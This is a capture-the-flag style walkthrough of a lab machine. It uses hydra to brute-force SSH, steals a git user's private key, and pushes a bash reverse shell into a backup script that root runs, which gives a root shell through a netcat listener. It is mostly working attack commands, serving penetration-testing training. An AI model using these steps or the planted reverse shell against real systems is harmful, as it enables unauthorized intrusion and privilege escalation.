
nano pass.txt

Now lets use hydra to crack ssh password using our custom lists
hydra -L users.txt -P pass.txt ssh://192.168.184.125:43022 -t 4

ssh dademola@192.168.184.125 -p 43022

Lets transfer linpeas to the target. In this case netcat isnt on the machine, and wget nor curl are working probably due to no internet. so lets transfer using scp and ssh
scp -P 43022 linpeas.sh dademola@192.168.184.125:/tmp
After running linpeas nothing stands out as 95% PE, but we do get some things that stand out


Lets try copying the key to our machine and ssh-ing in to the git user which we can see from the very top /home/git/.ssh/id_rsa
ssh -i id_rsa -p 43022 git@192.168.184.125

It appears like a limited git shell.
Another thing we saw were two scripts running. root/git-server/backups.sh, and /root/pull.sh
We can infer that if we were to push some git commits then the server would pull them. If thats the case we could then add some nefarious commands to the backup script and get a reverse shell as root
First we need to clone the repo
GIT_SSH_COMMAND='ssh -i id_rsa -p 43022' git clone git@192.168.184.125:/git-server

Add to the backups.sh file with the following
sh -i >& /dev/tcp/192.168.45.209/8080 0>&1
Make the file executable
chmod 777 backups.sh
Push the file back to the remote server
git add .
git commit -m "update"
GIT_SSH_COMMAND='ssh -i ../id_rsa -p 43022' git push origin master

Now set up a listener on our machine and wait some time for the backup script to run on the server

nc -lvnp 8080
And we get root